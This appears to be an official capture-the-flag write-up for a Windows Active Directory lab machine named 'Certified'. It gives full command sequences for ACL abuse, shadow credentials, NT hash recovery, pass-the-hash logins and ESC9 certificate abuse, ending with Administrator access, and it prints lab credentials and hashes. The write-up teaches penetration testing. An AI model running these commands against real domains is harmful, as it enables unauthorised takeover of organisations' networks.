Certified

11th March 2025 / Document No D25.100.327

Prepared By: kavigihan

Machine Author(s): ruycr4ft

Difficulty: Medium

Classification: Official

Synopsis

`Certified` is a medium-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. To gain access to the `management_svc` account, ACLs (Access Control Lists) over privileged objects are enumerated leading us to discover that `judith.mader` which has the `write owner` ACL over `management` group, management group has `GenericWrite` over the `management_svc` account where we can finally authenticate to the target using `WinRM` obtaining the user flag. Exploitation of the Active Directory Certificate Service (ADCS) is required to get access to the `Administrator` account by abusing shadow credentials and `ESC9`.

Skills Required

- Basic Active Directory Domain enumeration
- Basic Active Directory Service enumeration

Skills Learned

- Active Directory enumeration with Bloodhound
- Active Directory enumeration with Certipy
- Active Directory ACL and DACL abuse
- Exploiting ADCS misconfigurations

Enumeration

`nmap` reveals the number of ports.

```
ports=$(nmap --open 10.129.167.49| grep open| cut -d ' ' -f 1|cut -d '/' -f
1|paste -sd,); nmap 10.129.167.49 -p $ports -sV -sC  -Pn --disable-arp-ping

<SNIP>

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-11
20:12:46Z)

<SNIP>

445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-

<SNIP>
```

We see SMB (on port `445`), LDAP (on port `389`), and Kerberos (on port `88`) are running. Hence, we can identify this as a Domain Controller. From the Nmap scan results, we see that the domain name is `certified.htb`, and the Domain Controller's DNS name is `DC01.certified.htb`. So, we add the domain name and DNS name to our `/etc/hosts` file.

```
10.129.167.49 certified.htb dc01.certified.htb
```


Using the provided credentials `judith.mader:judith09`, we enumerate the Domain Controller using `bloodhound`.

```
bloodhound-python -d certified.htb  -u 'judith.mader' -p 'judith09' -dc
'dc01.certified.htb'  -c all -ns 10.129.167.49

<SNIP>

INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 34S
```


Locally, we start the `neo4j` service and then upload the data to `bloodhound`.

```
sudo neo4j console
```

Search for the `judith.mader` in the `bloodhound` search bar and make that user as owned since we have credentials for that user.



Then go to the `Node Info` tab and then click on the `Reachable High Value Targets` option to look for potential privilege escalation tracks.



Here we see 3 things:

1. The `judith.mader` user has `WriteOwner` ACL over the `management` group.
2. The `management` group has `GenericWrite` ACL over the `management_svc` user.
3. The `management_svc` has `CanPSRenote` attribute set, which means that the user can log in to the target (via `WinRM`)

Foothold

First, we abuse the `WriteOwner` ACL to get full control over the `management` group and add ourselves to that group.

For this, we need to edit the ownership of the `management` group and set it to our `judith.madner` user. We use bloodyAD to do perform this action:

```
bloodyAD --host "10.129.167.49" -d "certified.htb" -u "judith.mader" -p
"judith09" set owner management  judith.mader

[+] Old owner S-1-5-21-729746778-2675978091-3820388244-512 is now replaced by
judith.mader on management
```

Next, we give the `judith.mader` user full control over the target `management` group. We use dacledit.py from `impacket` to give control:

```
python3 /opt/impacket-with-dacledit/examples/dacledit.py  -action 'write' -rights
'FullControl' -inheritance -principal 'judith.mader' -target 'management'
"certified.htb"/"judith.mader":'judith09'

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC and its
affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent
container/OU
[*] DACL backed up to dacledit-20250311-162610.bak
[*] DACL modified successfully!
```

Then, we add ourselves to the target group.

```
net rpc group addmem "management" "judith.mader" -U
"certified.htb"/"judith.mader"%'judith09' -S "dc01.certified.htb"
```

Once we are in the `management` group, we abuse the `GenericWrite` ACL to get control of the `management_svc` account by adding shadow credentials. For that, we use pywhisker.

```
python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -p
"judith09" --target "management_svc" --action "add"

<SNIP>

[+] Saved PFX (#PKCS12) certificate & key at path: vGRMeeb9.pfx
[*] Must be used with password: 25nQ6mg4JUTeQEjjNRE2
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

This will give us a `PFX` certificate, which we use to authenticate as the `management_svc` user. Using this certificate, we get a `TGT` for that user using PKINITtools.

```
python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx vGRMeeb9.pfx
certified.htb/management_svc -pfx-pass '25nQ6mg4JUTeQEjjNRE2'
management_svc.ccache

<SNIP>

INFO:minikerberos:0f4b90a19f2a1e633389a6f93216bdcf03f95f90d503b4e5c0e873a70dd1191
9
2025-03-11 15:15:18,734 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

This will create a Kerberos ticket called `management_svc.ccache` file, which we can export and use the `key` this output provides in conjunction with getnthash.py from the same toolkit to get the `NTLM` hash of the `management_svc` user.


```
export KRB5CCNAME=management_svc.ccache
python3 /opt/PKINITtools/getnthash.py -key
0f4b90a19f2a1e633389a6f93216bdcf03f95f90d503b4e5c0e873a70dd11919
certified.htb/management_svc

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC and its
affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

Finally, we can leverage `Pass the Hash` with the acquired `NTLM` hash, authenticate to the target through `Evil-WinRM`, and obtain the user flag in `C:\Users\management_svc\Desktop\user.txt`.


```
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

<SNIP>

*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami
certified\management_svc
```

Lateral Movement

From further analysis within `BloodHound`, we identified a user called `ca_operator`.



Using the `bloodhound`'s `pathfinder` utility, a way to escalation from the `management_svc` to `ca_operator` can be mapped.


MANAGEMENT_SVC@CERTIFIED.H
CA_OPERATOR@CERTIFIED.HTB
MANAGEMENT_SVC@CERTIFIED.HTB
GenericAll
CA_OPERATOR@CERTIFIED.HTB

We see the `management_svc` user has a `GenericAll` ACL over the `ca_operator` account. With the `GenericAll` ACL, we have complete control over the target object, including the `GenericWrite` ACL itself. Therefore, we use the same method we used before to access the `ca_operator` account using `pywhisker` for `Shadow Credentials`.

- Adding shadow credentials and getting a certificate.

```
python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u "management_svc" -H
'a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"

<SNIP>

[+] Saved PFX (#PKCS12) certificate & key at path: hHJGb6pJ.pfx
[*] Must be used with password: B6RBeOkPERnCYtCSWYnK
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- Authenticating with the obtained certificate to get a `TGT`.

```
python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx hHJGb6pJ.pfx
certified.htb/ca_operator -pfx-pass 'B6RBeOkPERnCYtCSWYnK' ca_operator.ccache

<SNIP>

INFO:minikerberos:bce99ee3d4695293be28e59d2476f1cef989c1c1b59376f1c8821fd02146486
2
2025-03-11 17:06:12,997 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

- Using the `TGT` to get the `NTLM` hash of the `ca_operator` user.

```
export KRB5CCNAME=ca_operator.ccache
python3 /opt/PKINITtools/getnthash.py -key
bce99ee3d4695293be28e59d2476f1cef989c1c1b59376f1c8821fd021464862
certified.htb/ca_operator

Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```

Privilege Escalation

We look at what services are in this environment using `netexec` for further enumeration.

```
nxc ldap certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 -M
adcs

<SNIP>

ADCS        10.129.167.49   389    DC01             Found PKI Enrollment Server:
DC01.certified.htb
ADCS        10.129.167.49   389    DC01             Found CN: certified-DC01-C
```

We know that `ADCS` (Active Directory Certificate Service) is running on the Domain Controller from previous enumeration.

We use certipy to enumerate the ADCS to see what can be abused through the `ca_operator` user.

```
certipy find -u ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout

<SNIP>

    CA Name                             : certified-DC01-CA

<SNIP>

Certificate Templates
    Template Name                       : CertifiedAuthentication

<SNIP>

    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca

<SNIP>

    [!] Vulnerabilities
      ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll
and template has no security extension
```

This configuration of `ADCS` is vulnerable to ESC9 attack, which lets us modify the `UPN` (User Principle Name) of users.

The idea is to change the `ca_operator` user's `UPN` from `ca_operator@certified.htb` to `Administrator`.

```
certipy-ad account update -username management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
```

Once the `UPN` is changed, request a certificate to that `UPN`.

```
certipy-ad req -username ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template
CertifiedAuthentication -debug

<SNIP>

[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

The `-ca` and `-template` should be set to correct values which can be found from the `certipy find` command as mentioned above.

This will create a certificate (`administrator.pfx`), which can be used to authenticate to the Domain Controller as the `Administrator` user.

Before that, the `ca_operator` user's `UPN` must be changed to the original one.

```
certipy-ad account update -username management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
```

After, authenticate to the DC with the `administrator.pfx` certificate.

```
certipy-ad  auth -pfx 'administrator.pfx'  -domain 'certified.htb'

<SNIP>

[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb':
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

Finally, we use the `NTLM` hash to log in to the target as `Administrator` and obtain the root flag from `C:\Users\Administrator\Desktop\root.txt`.

```
evil-winrm -i certified.htb -u Administrator -H 0d5b49608bbce1751f708748f67e2d34

<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
```